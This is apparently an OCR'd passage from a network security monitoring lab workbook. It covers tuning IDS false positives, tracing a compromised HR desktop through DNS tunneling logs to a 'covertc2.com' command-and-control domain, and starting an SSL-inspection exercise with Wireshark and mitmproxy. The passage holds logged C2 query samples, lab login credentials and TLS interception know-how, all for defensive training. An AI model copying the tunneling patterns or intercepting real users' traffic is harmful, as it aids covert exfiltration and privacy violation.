
The other alerts of **ET INFO Windows OS Submitting USB Metadata to Microsoft** and **ET POLICY DNS Update from External net** are not high priority alerts dealing with post-compromise or trojan activity. If you were to investigate the **ET POLICY DNS Update from External net** by clicking on it and then clicking on the alert dealing with **10.0.0.51** you would notice the alert is for a standard DNS lookup.




	Timestamp	Type	Source/Dest	Description
>	2018-03-10 11:36:35 a day ago	ALERT	S: 192.168.2.106 D: 192.168.2.101	ET POLICY DNS Update From External net
	2018-03-10 11:33:28 a day ago	ALERT	S: 10.0.0.51 D: 192.168.2.101	ET POLICY DNS Update From External net

Tuning recommendation # 2 - A business decision needs to be made on how to fix this issue. Most likely the **ET POLICY DNS Update from External net** is generating because the **$EXTERNAL_NET** variable is set to any. Therefore, even though the rule name is **ET POLICY DNS Update from External net,** it is firing on an internal DNS request. The easy fix is to change **$EXTERNAL_NET** to **!$HOME_NET** so that it reflects only non-RFC 1918 addresses. However, that change would affect all rules and makes an IDS ineffective for detecting internal to internal attacks. Alternatively, the rule can be adjusted manually or via tools like pulled pork. This rule, in particular, could be changed to use **!$HOME_NET** instead of **$EXTERNAL_NET.**


Switch back to the **Alert** report dashboard by clicking on **Reports** and then **Alerts**.



This time, change the **Filter** to exclude traffic to or from the vulnerability scanner and IT desktop by entering "**-192.168.2.106 -10.0.0.51**" and clicking on **Apply**.



After excluding these IP addresses, there are only two alerts remaining both of which are for **ET POLICY Dropbox Client Broadcasting**.



Top Alert Signatures

#	Signature
2	ET POLICY Dropbox Client Broadcasting

Top Alerting Source IPs

#	Source
1	192.168.2.17
1	192.168.2.24


These alerts are **POLICY** alerts stating that someone may be violating corporate policy by having **Dropbox** installed. This is a false positive if the corporation allows **Dropbox** or is a true positive in that the unauthorized software needs to be dealt with.

Tuning Recommendation # 3 - If **Dropbox** is authorized, disable the signature. If **Dropbox** is not authorized, but politics do not allow it to be removed implement auto-categorization to allow the alert to generate but not hit the **IDS** console that analysts are expected to investigate. This can be done with auto-categorization tools built into network security monitoring platforms or during log ingestion with a **SIEM**.

At this point, no alerts have been found in **Evebox** relating to a compromised host. Keep in mind, alerts are for the most part blacklist rules identifying known bad behavior. Thus, there is a good chance that malicious activity can be taking place, but no **IDS** rule exists that will alert on it.


3. **Identify compromised asset**

A large portion of network detection relies on network metadata rather than alerts. Network metadata consists of data about network connections such as flow records, DNS, HTTP, and more. Switch to the DNS dashboard by clicking on **Reports** and then **DNS**.




The resulting dashboard shows information about DNS traffic observed on the network. This includes the **Top Request**, **Top Response**, **Top DNS Servers**, **Top DNS Clients**, **Top Requests Types**, and **Top Response Codes**.

The **Top Request** and **Top Response** reports do not show anything immediately alarming, but some of the remaining reports do. The **Top DNS Clients** shows almost all DNS activity is coming from a desktop at **10.0.2.51**. This desktop is on the **HR** subnet.




The **Top Response Codes** also reflect a high number of odd response codes like **NXDOMAIN** and **SERVFAIL**.



Top Response Codes

#	RCode
2800	NOERROR
313	NXDOMAIN
110	SERVFAIL
25	REFUSED


Drill into activity from **10.0.2.51** by clicking on **10.0.2.51** in the **Top DNS Clients** table.




Top DNS Clients

#	Client
759	10.0.2.51
322	192.168.2.101

Clicking on the IP address will switch you to the Events tab and drill down on the IP address.



However, the drill down defaults to all event types when you are most interested in the odd number of DNS requests. **Click** on **Event Type: All** and select **DNS** only to show DNS events.



The results show multiple DNS requests to **covertc2.com** using **CNAME**, **MX**, and **TXT** records. This is odd behavior for a desktop and is indicative of DNS tunneling.

Timestamp	Type	Source/Dest	Description
2018-03-10 11:56:41 a day ago	DNS	S: 10.0.2.51 D: 8.8.8.8	QUERY CNAME 23af0157faff9ea0738907017a495c2f148f30ac11b049c961360464a faaaf29f8f2408592f.cc109d202db3b23152564ba7ba33bd819a2c47.covertc2.com
2018-03-10 11:56:41 a day ago	DNS	S: 10.0.2.51 D: 8.8.8.8	QUERY MX 64c50157fa1d8bbe89d21001de46546d7b4b406ba15c0b86667fa78b98 1fcb8c76930a010e2a4.d27f1cf3f5103e284232d32ab31fdd388adccb.covertc2.com
2018-03-10 11:56:41 a day ago	DNS	S: 10.0.2.51 D: 8.8.8.8	QUERY MX 7627012e71c8386b11b1ed0069e4786b1e.covertc2.com
2018-03-10 11:56:41 a day ago	DNS	S: 10.0.2.51 D: 8.8.8.8	ANSWER for 7627012e71c8386b11b1ed0069e4786b1e.covertc2.com: undefined
2018-03-10 11:56:41 a day ago	DNS	S: 10.0.2.51 D: 8.8.8.8	QUERY TXT 58330157facc5e00cda1b301dfaf2f5bf3267ebaf22c77c9ff0dc8f43ae4.9 12a657e15070bfc5d.3a8d53e88fe3a3c257438522f0767909b85d6f.covertc2.com

The compromised system is **10.0.2.51**. The command and control traffic is **DNS** and is going to **covertc2.com**.

Note: 8.8.8.8 is Google's public DNS server and is not malicious. In this case, the DNS tunneling is using the proxy by design capabilities of DNS to route out to the internet using an authorized DNS server.

Bonus Answers- The system name for **10.0.2.51** is **HR02**. Prior to the DNS tunneling traffic the system connected to **www.1abmeinc.com** over **HTTP**. You can find the system name as well as the cousin domain of **www.1abmeinc.com** by looking at network metadata logs under the **Events** tab. Searching for **10.0.2.51** and drilling down on **HTTP** shows the initial connection to **www.1abmeinc.com**. Scrolling down a little farther will also show **192.168.2.101** connecting to **10.0.2.51** over **wsman**. In this connection, the hostname of **HR02** is identified.

Stop all background services by running the following commands.

```
$ sudo pwsh /labs/check.ps1 -check postcheck -lab 3.2
```

Lab Conclusion

In this lab, you have monitored IDS alerts and used network metadata to identify compromised activity. Also, you have:

- Identified alerts that generate false positives
- Applied logic to help combat false positives
- Learned weaknesses in traditional alert systems
- Discovered abnormal activity by analyzing network metadata
- Understood the need for both alerting and network monitoring

Lab 3.2 is now complete!

This page intentionally left blank.

Exercise 3.3 – Encryption Considerations


Objectives

- Understand the pros and cons of network encryption
- Learn the implications of encryption on network packet analysis
- Implement an SSL inspection proxy
- Apply a trusted certificate to authorize an SSL inspection proxy
- Understand how defenders can handle network encryption to allow network analysis

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



Before starting this lab, it is important that you restart your student VM. A reboot will make sure that Docker networking is running as expected and that no iptables rules may effect this lab.

The command below will start up **mitmproxy**. This lab focuses on the impact of encryption on cyber defense as well as methods for cyber defenders to overcome them using things such as SSL Inspection. The tool **mitmproxy** is what will allow SSL inspection to occur.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 3.3
```

The tool **mitmproxy** is an SSL interception web proxy. To use **mitmproxy,** you must configure your browser or system to proxy to **localhost** using port **8080**. You then can access the **mitmproxy** GUI interface by browsing to **http://localhost:8081**. The certificate authority public key for **mitmproxy** is at **/labs/3.3/mitmproxy/mitmproxy-ca-cert.pem**.

You will be setting up **mitmproxy** in a later step.

Exercise: No hints


1. Use **Wireshark** and analyze traffic to **https://www.sec530.com**
   - Can you see the website's body in Wireshark?
   - What effect would this have on network security solutions?
2. Access **https://www.sec530.com** using **mitmproxy**. What happens when you attempt to access the website?
3. Deploy **mitmproxy** as a trusted service. Now access **https://www.sec530.com**.
   - Can you see the website's body in **mitmproxy**?
   - What effect would this have on network security solutions?

1. **Analyze encrypted traffic**

Note: Please **DO NOT** visit the website referenced below until you are told to. Otherwise Wireshark results may not match due to browser caching.


The first step is to access **https://www.sec530.com** while capturing the traffic with **Wireshark**. To do this first open **Wireshark** by **clicking** on the **Wireshark** icon in the top left corner of your student VM.

When **Wireshark** loads, **click** on **eth0** and then click on **Start capturing packets**.




Then open **Google Chrome** by clicking on the **Google Chrome** icon in the top left corner of your student VM.


When **Google Chrome** opens, enter **https://www.sec530.com** in the search bar and then hit **enter**.




When the page loads, you should see **Welcome to SEC530** in the body of the web page.




Switch back to **Wireshark** and click on **Stop capturing packets**.




In the section labeled "**Apply a display filter**" type in "**frame contains www.sec530.com**" without the quotes and then click the **Apply** button.



You should have two Client Hello packets and you may have two Server Hello packets. SSL inspection may cause the Server Hello packets to not have www.sec530.com in them. Right-click on either the **Client Hello** or **Server Hello** packets displayed and then click on **Follow** and then **TCP Stream**.




This will cause **Wireshark** to show the packet information related to this connection. In the TCP stream, you can see the TLS certificate information. This includes the subject alternative name of **sec530.com** and the issuer of **Let's Encrypt**. However, you cannot see the body of the website that should state **Welcome to SEC530**.




Note: Because the site uses TLS the web page content is not available. If the secret key was available, it could be decrypted. However, this would only be the case if the website was under your organization's control and it was not using strong encryption like perfect forward secrecy.

The website content of **https://www.sec530.com** is **not visible** due to encryption. This would adversely affect network security tools such as IDS systems or NGFWs as they would be unable to perform layer-7 packet inspection.

Go ahead and close out of **Wireshark** by **clicking** on **Close** to the **Follow TCP Stream** and then **clicking** on the **X** in the top right corner of **Wireshark**.




When prompted if you want to save the packet capture, **click** on **Quit without Saving**.




2. **Use untrusted SSL interception**

The next step is to try accessing **https://www.sec530.com** using **mitmproxy**. To do this, you must configure **Google Chrome** to use **mitmproxy** as its web proxy. Switch back to Google Chrome.

